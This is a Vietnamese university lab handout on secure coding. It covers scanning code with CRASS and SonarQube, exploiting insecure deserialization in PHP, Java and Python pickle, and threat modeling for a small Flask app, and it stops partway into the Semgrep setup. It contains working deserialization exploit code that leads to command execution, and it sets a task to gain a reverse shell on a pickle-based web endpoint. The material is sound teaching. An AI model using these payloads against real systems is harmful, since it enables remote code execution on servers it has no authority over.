

Bộ môn An toàn Thông tin – Khoa Mạng máy tính và Truyền thông
Trường Đại học Công nghệ Thông tin – Đại học Quốc gia thành phố Hồ Chí Minh

2

Lab

PHỤC VỤ MỤC ĐÍCH GIÁO DỤC
FOR EDUCATIONAL PURPOSE

Integrating Security and Automation

Security Coding Best Practices + Secure Coding
Checking by Tool/Script

Thực hành môn Lập trình An toàn & Khai thác lỗ hổng phần
mềm



Lưu hành nội bộ

<Ng nghiêm cấm đăng tải trên internet dưới mọi hình thức>

Mọi góp ý về tài liệu, vui lòng gửi về email inseclab@uit.edu.vn



A TỔNG QUAN

A.1 Mục tiêu

Trong bài thực hành chúng ta sẽ bàn luận về kiểm thử white-box để đánh giá đoạn mã. Đối với đội ngũ phát triển phần mềm in-house, việc đánh giá tất cả phiên bản đoạn mã là một thách thức. Điều này khá không thực tế để tất cả lập trình viên đảm bảo các quy tắc an toàn trong lập trình, chẳng hạn như các ngôn ngữ lập trình C/C++, Java, Python... Chính vì thế, chúng ta sẽ tìm hiểu các nền tảng tự động đánh giá độ an toàn của các đoạn mã với các giải pháp mã nguồn mở.

- Tự động hoá quá trình đánh giá an toàn của đoạn mã.
- Giải pháp tốt nhất trong đánh giá an toàn của đoạn mã.
- Các nguy cơ bảo mật cơ bản cho các ngôn ngữ lập trình.
- Tự động hoá cho công cụ quét tự động đánh giá an toàn của đoạn mã (C/C++, Java, Python, JavaScript và PHP).
- Khai thác lỗ hổng insecure deserialization.
- Ứng dụng AI coding agent vào phân tích tĩnh lỗ hổng phần mềm.

A.2 Thời gian thực hành

- Thực hành tại lớp: 5 tiết tại phòng thực hành.
- Hoàn thành báo cáo kết quả thực hành: tối đa 10 ngày.

A.3 Môi trường thực hành

Sinh viên cần chuẩn bị trước máy tính với môi trường thực hành như sau:

- Virtual Box hoặc VMWare + máy ảo Linux có Docker (hoặc Windows Subsystem Linux version 2)

A.3.1 Cài đặt các công cụ cần thiết

Ở bài thực hành này, sinh viên cần cài đặt Docker trên máy ảo Linux để thực hiện yêu cầu B.1.

Sinh viên tham khảo hướng dẫn cài đặt Docker tại [Install Docker](#).

A.3.2 Tài nguyên được cung cấp

- Dành cho yêu cầu B.1.2: **sample-app.zip**
- Dành cho yêu cầu B.3: **lab2-target.zip**

B THỰC HÀNH

B.1 Tự động đánh giá bảo mật cho đoạn mã

B.1.1 Script tự động đánh giá bảo mật của code trong Linux

Mã nguồn cần đánh giá: <https://github.com/rahulunair/vulnerable-api>, đây là một mã nguồn đơn giản viết bằng Python, trong đó có thiết kế các API có code xử lý tồn tại 1 số lỗ hổng. Sinh viên có thể tải về bằng lệnh:

```
git clone https://github.com/rahulunair/vulnerable-api
```

Công cụ được sử dụng ở phần này là **Code Review Audit Script Scanner (CRASS)**, là tập hợp các lệnh shell Linux quét các patterns của Java, JSP, Flex Flash, .NET, PHP, HTML, Android, iOS, Python, Ruby, và C.

- **Bước 1:** Tải CRASS bằng lệnh sau:

```
git clone https://github.com/floyd-fuh/crass.git
```

- **Bước 2:** Chỉnh sửa mã nguồn của CRASS để chạy các chức năng mong muốn

CRASS gồm nhiều mô-đun, là các file script với các chức năng khác nhau. Bên cạnh cách chạy các file script riêng biệt với từng chức năng, có thể chỉnh sửa và chạy file **main.sh** để chỉ định các mô-đun hay các script mong muốn trong 1 lần quét mã nguồn.

Danh sách các mô-đun/script và các chức năng tương ứng có thể tham khảo tại: <https://github.com/floyd-fuh/crass>.

Yêu cầu 1.1. Sinh viên chỉnh sửa file **main.sh** trong thư mục của CRASS để đảm bảo **chỉ** chạy các chức năng bên dưới khi quét **1 thư mục mã nguồn**.

Các chức năng yêu cầu:

- Tìm kiếm các kiểu file khác nhau đang có trong mã nguồn.
- Trích xuất các thông tin thú vị từ mã nguồn.
- Tìm kiếm một số thông tin liên quan đến security.

- **Bước 3:** Quét mã nguồn đã cho với CRASS

Thực thi file **main.sh** để quét mã nguồn **vulnerable-api** với lệnh:

```
bash main.sh <đường đến thư mục vulnerable-api>
```

Chú ý các kết quả hiển thị để đảm bảo các file mô-đun chạy thành công, không có lỗi.

- **Bước 4:** Đánh giá kết quả

Sau khi quá trình quét hoàn tất với các mô-đun yêu cầu, quan sát các kết quả nằm trong các thư mục ***-output**. Kết quả sẽ tạo thành các tệp được chia theo chủ đề bảo mật.

Yêu cầu 1.2. Dựa vào kết quả sau khi quét, sinh viên tìm và giải thích ngắn gọn **02 nguy cơ bảo mật** có thể thấy trong mã nguồn của ứng dụng.

B.1.2 Sử dụng công cụ quét mã nguồn nâng cao – SonarQube

Ở phần này, sinh viên được yêu cầu quét mã nguồn ứng dụng **Sample App** (sample-app) với công cụ **SonarQube**.

- **Bước 1:** Tải image docker của SonarQube

```
sudo docker pull library/sonarqube:lts
```

- **Bước 2:** Kiểm tra image đã tải về

```
sudo docker images
```

```
ubuntu@s-027b3b35444f4d87877a56a992733bec1-vm:~$ sudo docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
sonarqube     lts       5f35620226e0   7 weeks ago    499MB
```

- **Bước 3:** Tạo 1 container với image của SonarQube với lệnh:

```
sudo docker run -p 9000:9000 --name sonarqube sonarqube:lts
```

Lệnh này sẽ chạy container từ image của sonarqube, ánh xạ port 9000 của máy ảo vào port 9000 của container này. Khi đó, có thể truy cập đến sonarqube qua port 9000 trên máy ảo. Quá trình khởi chạy sẽ tốn 1 khoảng thời gian cho đến khi SonarQube up.


```
ubuntu@ubuntu: ~
ex=3, logFilenamePrefix=ce]] from [/opt/sonarqube]: /opt/java/openjdk/bin/java -Djava.awt.h
eadless=true -Dfile.encoding=UTF-8 -Djava.io.tmpdir=/opt/sonarqube/temp -XX:-OmitStackTrace
InFastThrow --add-opens=java.base/java.util=ALL-UNNAMED -Xmx512m -Xms128m -XX:+HeapDumpOnOu
tOfMemoryError -Dhttp.nonProxyHosts=localhost|127.*|:::1] -cp ./lib/sonar-application-8.9.9
.56886.jar:/opt/sonarqube/lib/jdbc/h2/h2-1.4.199.jar org.sonar.ce.app.CeServer /opt/sonarqu
be/temp/sq-process4438325115889685993properties
2022.10.02 09:18:51 INFO web[][o.s.s.q.ProjectsInWarningDaemon] Counting number of project
s in warning will be disabled as there are no more projects in warning.
2022.10.02 09:18:52 INFO ce[][o.s.p.ProcessEntryPoint] Starting ce
2022.10.02 09:18:52 INFO ce[][o.s.ce.app.CeServer] Compute Engine starting up...
2022.10.02 09:18:52 INFO ce[][o.s.s.e.EsClientProvider] Connected to local Elasticsearch:
[http://localhost:9001]
2022.10.02 09:18:53 INFO ce[][o.sonar.db.Database] Create JDBC data source for jdbc:h2:tcp
://127.0.0.1:9092/sonar
2022.10.02 09:18:54 WARN ce[][o.s.db.dialect.H2] H2 database should be used for evaluation
purpose only.
2022.10.02 09:18:56 INFO ce[][o.s.s.p.ServerFileSystemImpl] SonarQube home: /opt/sonarqube
2022.10.02 09:18:56 INFO ce[][o.s.c.c.CePluginRepository] Load plugins
2022.10.02 09:18:58 INFO ce[][o.s.c.c.ComputeEngineContainerImpl] Running Community editio
n
2022.10.02 09:18:58 INFO ce[][o.s.ce.app.CeServer] Compute Engine is operational
2022.10.02 09:18:58 INFO app[][o.s.a.SchedulerImpl] Process[ce] is up
2022.10.02 09:18:58 INFO app[][o.s.a.SchedulerImpl] SonarQube is up
```

- **Bước 4:** Đăng nhập SonarQube

Sau khi SonarQube đã chạy, dùng trình duyệt để truy cập vào đường dẫn <http://localhost:9000> hoặc <http://<IP VM>:9000>. Đăng nhập với tài khoản mặc định là **admin/admin**.

Lab 2: Integrating Security and Automation

5




Log In to SonarQube

admin

Log in Cancel

SonarQube sẽ yêu cầu đổi password mặc định sang 1 password mới. Sinh viên tùy chọn password mình muốn sử dụng.



Update your password

This account should not use the default password.

Enter a new password

All fields marked with * are required

Old Password *

New Password *


Confirm Password *

Update

• Bước 5: Thêm project mới để quét mã nguồn

Yêu cầu 1.3. Sinh viên sử dụng SonarQube để quét mã nguồn của ứng dụng Sample App. Trình bày kết quả quét mã nguồn.

- Chọn **Add a project** để thêm project mới.
- Chọn kiểu project là **Manually**.
- Nhập các thông tin của project muốn tạo:
 - o Project key: **sampleapp_nhomX**
 - o Display name: **Sample App – Nhom X**



Create a project

All fields marked with * are required

Project key * ⓘ

sampleapp_nhom00 ✓

Up to 400 characters. Allowed characters are alphanumeric, '-' (dash), '_' (underscore), '.' (period) and ':' (colon), with at least one non-digit.

Display name * ⓘ

Sample App - Nhom 00 ✓

Up to 255 characters

Set Up

Lab 2: Integrating Security and Automation

6

- Tạo token để sử dụng cho việc quét mã nguồn với SonarQube: nhập tên token **token_nhomX** và chọn **Generate** để tạo token.

1 Provide a token

Generate a token

token_nhom00

The token is used to identify you when an analysis is performed. If it has been compromised, you can revoke it at any point of time in your [user account](#).

Kết quả token như sau:

1 Provide a token

token_nhom00: 42be758f3ac4382d27b26e47269255a87d017b3c

The token is used to identify you when an analysis is performed. If it has been compromised, you can revoke it at any point of time in your [user account](#).

- Cung cấp thông tin về mã nguồn sẽ quét bao gồm:
 - o Ngôn ngữ được viết: chọn **Other** để quét code viết bằng Python.
 - o Hệ điều hành **Linux**.

2 Run analysis on your project

What option best describes your build?

What is your OS?

- Tải script quét (scanner) của SonarQube cho Linux ở đường dẫn hiện ra sau khi cung cấp đầy đủ các thông tin về mã nguồn. Lưu ý: tải bản dành cho **Linux 64 bit**.

Commented [HĐ1]: Bổ sung link để vào siten này

Download and unzip the Scanner for Linux

Visit the [official documentation of the Scanner](#) to download the latest version, and add the `bin` directory to the `PATH` environment variable

SonarScanner

By [SonarSource](#) | GNU LGPL 3 | [Issue Tracker](#)

4.7 [Show more versions](#)

2022-02-22

Ease import of custom certificates with the Docker image, update embedded JRE 11

[Windows 64-bit](#) [Mac OS X 64-bit](#) [Docker](#)

[Any \(Requires a pre-installed JVM\)](#) [Release notes](#)

Tải và giải nén mã nguồn của scanner ở một thư mục tùy ý.

Lab 2: Integrating Security and Automation

- Trong giao diện tạo project trên SonarQube, chú ý đoạn lệnh gợi ý để thực hiện quét mã nguồn có dạng như bên dưới với đầy đủ thông tin của project vừa tạo.

Execute the Scanner from your computer

Running a SonarQube analysis is straightforward. You just need to execute the following commands in your project's folder.

```
sonar-scanner \
-Dsonar.projectKey=sampleapp_nhom0 \
-Dsonar.sources=. \
-Dsonar.host.url=http://localhost:9000 \
-Dsonar.login=4704588ae834932007b31c77cb6e5b61611454b7
```

Copy

• Bước 6: Quét mã nguồn ứng dụng Sample App

- Mở 1 terminal và di chuyển vào thư mục chứa mã nguồn của **Sample App** đã giải nén.
- Thực thi lệnh gợi ý có được ở Bước 5 để quét mã nguồn (lệnh chạy scanner có thể sao chép từ giao diện web của SonarQube). Lưu ý: sau khi gõ lệnh **export**, lệnh **sonar-scanner** có thể ở bất kỳ đâu trong phiên terminal đó, nếu không thì phải vào đúng thư mục chứa script để chạy.

```
export PATH="<đường dẫn đến thư mục giải nén scanner>/bin:$PATH"
sonar-scanner -Dsonar.projectKey=sampleapp_nhom00 -Dsonar.sources=. -
-Dsonar.host.url=http://localhost:9000 -Dsonar.login=<token>
```

```
INFO: Analysis report generated in 176ms, dir size=97 KB
INFO: Analysis report compressed in 36ms, zip size=19 KB
INFO: Analysis report uploaded in 122ms
INFO: ANALYSIS SUCCESSFUL, you can browse http://localhost:9000/dashboard?id=sampleapp_nhom00
INFO: Note that you will be able to access the updated dashboard once the server has processed the submitted analysis report
INFO: More about the report processing at http://localhost:9000/api/ce/task?id=A YOYE05hCwnPIL4ce2n0
INFO: Analysis total time: 19.106 s
INFO: -----
INFO: EXECUTION SUCCESS
INFO: -----
INFO: Total time: 24.575s
INFO: Final Memory: 7M/34M
INFO: -----
```

Quan sát và phân tích kết quả trên giao diện web của SonarQube?

B.1.3 Script tự động đánh giá bảo mật của code trong Windows

Yêu cầu 1.4. (Về nhà)

Sinh viên tìm hiểu, cài đặt và đưa ra ví dụ quét mã nguồn với 1 trong các công cụ sau:

- Visual Code Grepper (VCG)
- Fotify SCA
- Checkmarx
- Veracode
- Coverity



B.2 Khai thác lỗ hổng insecure deserialization

Trong phần này, chúng ta sẽ phân tích và tiến hành khai thác các chức năng serialization và deserialization của các ngôn ngữ PHP, Java và Python deserialization.

B.2.1 Khai thác PHP Serialization

a) Tổng quan về PHP serialization

Phần này cung cấp 1 ví dụ để sinh hiểu về cách PHP serialize các đối tượng.

Chú ý thay thế **X** thành số thứ tự của nhóm.

• Bước 1: Kiểm tra và cài đặt package của PHP trên máy

Chạy lệnh sau để kiểm tra hỗ trợ PHP trên máy:

```
php --version
```

Nếu kết quả chạy lệnh hiển thị **Command 'php' not found...** thì cài đặt package của PHP theo hướng dẫn đi kèm trong output.

• Bước 2: Tạo 1 file **php-ex-NhomX.php** có mã nguồn như bên dưới.

```
<?php
class User
{
    public $name;
    public $isLoggedIn;
}

$user = new User();
$user->name = "NhomX";
$user->isLoggedIn = true;

echo serialize($user);
echo "\n";
?>
```

Trong file trên có các đoạn code có chức năng:

- Định nghĩa một class **User** gồm 2 thuộc tính.
- Tạo một đối tượng của class và gán các giá trị cho các thuộc tính.
- Sử dụng hàm **serialize()** để thực hiện serialize đối tượng và in ra màn hình.

• Bước 3: Thực thi file **php-ex-NhomX.php** với câu lệnh:

```
php -f php-ex-NhomX.php
```

```
ubuntu@ubuntu: ~$ php -f php-ex-Nhom00.php
O:4:"User":2:{s:4:"name";s:6:"Nhom00";s:10:"isLoggedIn";b:1;}
```

Dòng output phía trên cung cấp các thông tin về đối tượng User đã tạo và serialize.

Yêu cầu 2.1. Sinh viên tìm hiểu và giải thích ý nghĩa của output trên khi thực thi file php?

b) Khai thác chức năng serialize và unserialize của PHP

PHP sử dụng hàm `serialize()` và `unserialize()` để serialize và unserialize đối tượng.

- **Bước 1:** Tạo 2 file php có nội dung như bên dưới:

classes.php

```
<?php
class DangerousClass {
    function __construct() {
        $this->cmd = "ls";
    }
    function __destruct() {
        echo passthru($this->cmd);
    }
}
class NormalClass {
    function __construct() {
        $this->name = "NhomX";
    }
    function __destruct() {
        echo $this->name;
    }
}
?>
```

vulnerable-app-1.php

```
<?php
include 'classes.php';
$serial = file_get_contents('serial_NhomX');
unserialize($serial);
?>
```

Trong đó có các chức năng sau:

- Định nghĩa 2 class có tên NormalClass và DangerousClass. Ở mỗi class có định nghĩa các phương thức `__construct()` và `__destruct()`.
- Code của vulnerable-app-1 thực hiện đọc 1 dòng từ 1 file và cố gắng dùng hàm `unserialize()` để deserialize object thuộc 2 class từ nội dung đọc được.
- Khi dùng đối tượng thuộc NormalClass(), app sẽ hiển thị name của class.
- Khi dùng đối tượng thuộc DangerousClass(), app sẽ thực thi lệnh ls để xem thư mục.

- **Bước 2:** Thực thi code bình thường

normal-user.php tạo và serialize đối tượng của class và lưu vào file **serial_NhomX**.

```
<?php
include 'classes.php';
$a = new NormalClass();
file_put_contents('serial_NhomX', serialize($a));
?>
```

Chạy các file PHP. Kết quả hiển thị là hoạt động bình thường của ứng dụng, in ra name của class NormalClass đã được serialize trong file serial_NhomX.

```
php -f normal-user.php
php -f vulnerable-app-1.php
```

Giải thích lý do vì sao chạy **vulnerable-app-1.php** in được name của class **NormalClass**?

- **Bước 3:** Sử dụng class **DangerousClass**

Sửa file **normal-user.php**, thay vì tạo đối tượng của class **NormalClass**, đổi thành **DangerousClass**.

Chạy lại 2 lệnh phía trên, kết quả chạy có gì khác biệt? Vì sao?

- **Bước 4:** Từ bước 3, có thể thấy **DangerousClass** có thể thực thi 1 lệnh. Tuy nhiên, chức năng này có thể bị khai thác.

Yêu cầu 2.2. Vì sao chức năng của **DangerousClass** có thể bị khai thác?

Gợi ý:

- Thuộc tính **cmd** của **DangerousClass** được gán bằng **ls** khi khởi tạo, tuy nhiên có thể ghi đè thành lệnh khác với chức năng **deserialize** khi chạy **vulnerable-app-1**, vì sao?
 - Chức năng đó nếu bị khai thác có thể có tác động tiêu cực như thế nào?
 - **Bước 5:** Tạo code khai thác
- Ý tưởng: Với chức năng **serialize** và **deserialize** đối tượng dựa vào 1 file bên ngoài của **vulnerable-app-1**, attacker có thể lợi dụng **DangerousClass** để thực thi lệnh:
- Định nghĩa lại **DangerousClass**, trong đó định nghĩa lệnh mình mong muốn tại vị trí thích hợp trong class này.
 - Tạo một đối tượng thuộc class này.
 - **Serialize** đối tượng và ghi đè vào file lưu đối tượng **serialize** của **vulnerable-app-1**.

Yêu cầu 2.3. Sinh viên viết file **attacker-1.php** để hiện thực ý tưởng tấn công, thực thi **id** thay vì **ls**. Chạy code tấn công và **vulnerable-app-1**, cho biết kết quả?

```
<?php
class DangerousClass {
    function __construct() {
        // code here
    }
    function __destruct() {
        echo passthru($this->cmd);
    }
}
$a = new DangerousClass();
$b = serialize($a);
file_put_contents("<file_name>", $b);
?>
```

Lưu ý điều kiện tấn công thành công:

- Không sửa các mã nguồn của **vulnerable-app-1.php** và **classes.php**.

- Kẻ tấn công phải kiểm soát và truy cập được dữ liệu đã serialize.

```
ubuntu@85dc4125a8b747e3a59ead26a1d188321-vm:~$ php -f attacker-1.php
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
ubuntu@85dc4125a8b747e3a59ead26a1d188321-vm:~$ php -f vulnerable-app-1.php

uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),27(sudo)
ubuntu@85dc4125a8b747e3a59ead26a1d188321-vm:~$
```

B.2.2 Khai thác định dạng Java serialization

- **Bước 1:** Tạo 1 ứng dụng Java **MyJavaApp.java** có lỗ hổng với nội dung bên dưới.

```
import java.io.*;
public class MyJavaApp{
    public static void main(String args[]) throws Exception{
        FileInputStream fis = new FileInputStream("normalObj.serial");
        ObjectInputStream ois = new ObjectInputStream(fis);
        NormalObj unserObj = (NormalObj)ois.readObject();
        ois.close();
    }
}
class NormalObj implements Serializable{
    public String name;
    public NormalObj(String name){
        this.name = name;
    }
    private void readObject(java.io.ObjectInputStream in) throws IOException,
    ClassNotFoundException{
        in.defaultReadObject();
        System.out.println(this.name);
    }
}
class VulnObj implements Serializable{
    public String cmd;
    public VulnObj(String cmd){
        this.cmd = cmd;
    }
    private void readObject(java.io.ObjectInputStream in) throws IOException,
    ClassNotFoundException{
        in.defaultReadObject();
        String s = null;
        Process p = Runtime.getRuntime().exec(this.cmd);
        BufferedReader stdInput = new BufferedReader(new
        InputStreamReader(p.getInputStream()));
        while ((s = stdInput.readLine()) != null) {
            System.out.println(s);
        }
    }
}
```

Trong code trên:

- Định nghĩa 2 class **NormalObj** và **VulnObj** có thể serialize. Class **NormalObj** có chức năng deserialize định nghĩa trong phương thức `readObject` để in tên thuộc tính. Trong khi đó class **VulnObj** định nghĩa `readObject` chạy các lệnh command tùy ý khi deserialize.
- Chức năng chính của file nằm ở class **MyJavaApp**, phụ thuộc vào việc đọc 1 file có tên **normalObj.serial** để deserialize thành object **NormalObj** và in ra màn hình.
- File **normalObj.serial** không được kiểm soát, kẻ tấn công có thể ghi đè.

• **Bước 2:** Viết mã tấn công có tên **JavaAttacker.java**.

```
import java.io.*;

public class JavaAttacker{
    public static void main(String args[]) throws Exception{
        VulnObj vulnObj = new VulnObj("ls");
        FileOutputStream fos = new FileOutputStream("normalObj.serial");
        ObjectOutputStream os = new ObjectOutputStream(fos);
        os.writeObject(vulnObj);
        os.close();
    }
}

class VulnObj implements Serializable{
    public String cmd;
    public VulnObj(String cmd){
        this.cmd = cmd;
    }
}
```

Yêu cầu 2.4. Sinh viên phân tích và giải thích ý nghĩa của đoạn code tấn công trên? Báo cáo kết quả chạy code tấn công?

• **Bước 3:** Thực hiện chạy code tấn công

```
javac JavaAttacker.java && java JavaAttacker
javac MyJavaApp.java && java MyJavaApp
```

• **Bước 4:** Đọc file **normalObj.serial** là file chứa đối tượng đã được serilaize và xem dạng mã hóa base64 của nó với lệnh sau:

```
cat normalObj.serial | base64
```

Chú ý 5 ký tự đầu tiên "**r00AB**". Sinh viên thử tìm hiểu mối liên hệ của 5 ký tự này và việc serialize đối tượng Java?

B.2.3 Khai thác định dạng Python serialization

Trong Python có hỗ trợ thư viện pickle để hỗ trợ serialize và deserialize đối tượng, tuy nhiên không an toàn khi attacker có thể tiêm nhiễm giá trị đầu vào cho hàm `pickle.loads(user_input)`.

a) Khai thác lỗ hổng thư viện pickle cơ bản

- **Bước 1:** Giả sử có 1 ứng dụng **vulnerable-app-2.py** có chức năng deserialize 1 đối tượng từ 1 file **serial_NhomX_python** sử dụng **pickle.loads()** như bên dưới.

```
import pickle

with open('serial_NhomX_python', 'rb') as f:
    pickle.loads(f.read())
```

- **Bước 2:** Tạo 1 đoạn code **attacker-2.py**, khai thác **vulnerable-app-2** bằng cách định nghĩa 1 class đối tượng độc hại **VulnPickler** như bên dưới, tạo và dumps đối tượng và lưu vào file sẽ được đọc bởi ứng dụng trên.


```
import pickle

class VulnPickler(object):
    def __reduce__(self):
        import os
        return (os.system, ("id",))

a = pickle.dumps(VulnPickler())
with open('serial_NhomX_python', 'wb') as f:
    f.write(a)
```

- **Bước 3:** Thực thi đoạn code khai thác

```
python attacker-2.py
python vulnerable-app-2.py
```



```
ubuntu@ubuntu: ~/Lab2
ubuntu@ubuntu:~/Lab2$ python3 vulnerable-app-2.py
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
ubuntu@ubuntu:~/Lab2$
```

Yêu cầu 2.5. Lý giải vì sao với định nghĩa class **VulnPickler**, khi **vulnerable-app-2** thực hiện load đối tượng từ file, ta có được kết quả như hình trên?

b) Khai thác lỗ hổng thư viện pickle nâng cao

- **Bước 1:** Dựng web server đơn giản

Cho mã nguồn của một web server đơn giản như bên dưới, giả sử trong file **vulnerable-web.py**.

```
import pickle
import base64
from flask import Flask, request

app = Flask(__name__)

@app.route("/vulnerable", methods=["POST"])
def vulnerableapp():
    form_data = base64.urlsafe_b64decode(request.form['hack'])
    deserialized = pickle.loads(form_data)
    return 'deserialized', 204
```

- **Bước 2:** Khởi chạy web server với các lệnh sau trong thư mục chứa file .py trên.

```
sudo apt install python3-flask      # if not installed
export FLASK_APP=vulnerable-web
flask run
```

```
ubuntu@ubuntu: ~/Lab2
ubuntu@ubuntu:~/Lab2$ export FLASK_APP=vulnerable-web
ubuntu@ubuntu:~/Lab2$ flask run
* Serving Flask app "vulnerable-web"
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

- **Bước 3:** Khai thác lỗ hổng thư viện pickle trên webserver

Yêu cầu 2.6. Sinh viên thực hiện khai thác lỗ hổng của webserver trên để thực hiện tấn công remote command execution để mở 1 reverse shell trên webserver? Trình bày chi tiết các bước tấn công.

Gợi ý:

- Cùng ý tưởng với phần a), khai thác thông qua input của hàm pickle.loads(), là dữ liệu gửi đến qua field 'hack' của form.
- Trong hàm xử lý có thực hiện decode base64, do đó cần đảm bảo dữ liệu trên form ở dạng phù hợp.
- Gửi input sao cho webserver sẽ kết nối đến tiến trình đang mở ở port 40xx trên máy attacker, thay xx là số thứ tự nhóm. Ví dụ nhóm 01 sẽ có port 4001.

B.3 Ứng dụng AI coding agent vào quá trình phân tích lỗ hổng phần mềm

B.3.1 Pha 1 - Phân tích thủ công

Mã nguồn cần đánh giá: lab2-target.zip, đây là một mã nguồn ứng dụng web đơn giản viết bằng Python với framework Flask, trong đó:

Commented [HĐ2]: Nên đổi tên thành: Phân tích lỗ hổng phần mềm". Vì có sử dụng cả tool và AI

Lab 2: Integrating Security and Automation


15

File / thư mục	Chú thích
app.py	Toàn bộ backend: tạo DB, các route
templates/	Giao diện: trang chủ, đăng ký, đăng nhập, bình luận
static/style.css	CSS

Công cụ được sử dụng ở phần này là **Semgrep Community Edition (CE)**. Đây là một công cụ phân tích mã nguồn tĩnh (Static Application Security Testing – SAST) miễn phí và open-source, được thiết kế để tìm các lỗ hổng bảo mật, lỗi và các vi phạm khi viết code.

• Bước 1: Khởi động ứng dụng lab2-target

```
unzip lab2-target.zip && cd lab2-target
python3 -m venv .venv && source .venv/bin/activate
pip install -r requirements.txt
python app.py
```



Yêu cầu 3.1. Sinh viên lập threat model và viết security requirements cho ứng dụng web lab2-tagert dựa theo một framework đơn giản (khuyến nghị STRIDE)

• **Bước 2:** Threat model & security requirements

Sinh viên được giao nhiệm vụ đánh giá bảo mật một ứng dụng web nhỏ (Flask + SQLite) trước khi nó được đưa vào sử dụng nội bộ. Ở bước này, sinh viên chỉ làm việc trên mã nguồn và tài liệu để đọc hiểu hệ thống, mô hình hoá mối đe dọa.

Phân tích ứng dụng đã được giao và lập bảng như sau:

Route	Method	User Input	DB access?	Authentication
/	GET	-	-	-
...				

Threat model tối thiểu cần xác định:

1. Tài sản (asset) cần bảo vệ: asset nhạy cảm nào có thể xuất hiện trong dữ liệu lưu hoặc trả về?
2. Threat actor: ai có thể tấn công hệ thống này?
3. Attack surface: kẻ tấn công có thể tương tác với hệ thống qua những điểm nào? (Có thể dựa trên bảng đã lập)
4. Xác định các trust boundary của hệ thống: trust boundary nào đang bị bỏ qua nếu route không kiểm tra danh tính.

Từ đó, sinh viên cần liệt kê/lập bảng được ít nhất **05** mối đe dọa và thực hiện viết yêu cầu bảo mật cho ứng dụng web này.

Lưu ý: Mỗi mối đe dọa là một **kịch bản giả định** theo chuỗi: *ai* → *qua đâu* → *nhắm vào tài sản nào* → *hậu quả*

• **Bước 3:** Khai thác lỗ hổng ứng dụng web thủ công

Yêu cầu 3.2. Kiểm tra security requirements đã liệt kê ở bước trên.

Dựa trên các security requirements đã xác định ở bước trước, thực hiện kiểm tra trên ứng dụng web lab2-target để xác định requirement nào **không được đáp ứng**.

Với mỗi requirement có khả năng bị vi phạm, hãy xây dựng và thực hiện một kịch bản khai thác trên ứng dụng web để chứng minh.

• **Bước 4:** Bổ sung ít nhất **03** vulnerabilities đã tìm được ở **Bước 3** vào bảng sau:

ID	Vị trí (file:line)	Mô tả	Source -> Sink	CWE	Rủi ro (L/M/H)	Cách khắc phục
M-01 (Ví dụ)	Demo.py:12	Route /download không kiểm tra tên file & ghép luôn vào URL	request.args["name"] → send_file("files/" + name)	CWE-22	H: ai cũng gọi được route, có thể đọc file ngoài thư mục dự kiến	Dùng send_from_directory và chỉ cho phép tên tệp trong danh sách cho phép
...	...					

B.3.2 Pha 2 - Phân tích tĩnh bằng Semgrep CE

Ở pha này, sinh viên tiến hành cài đặt công cụ Semgrep và thực hiện phân tích kết quả thu được sau khi chạy trên hệ thống.

• **Bước 5:** Tiến hành cài đặt công cụ Semgrep trong venv

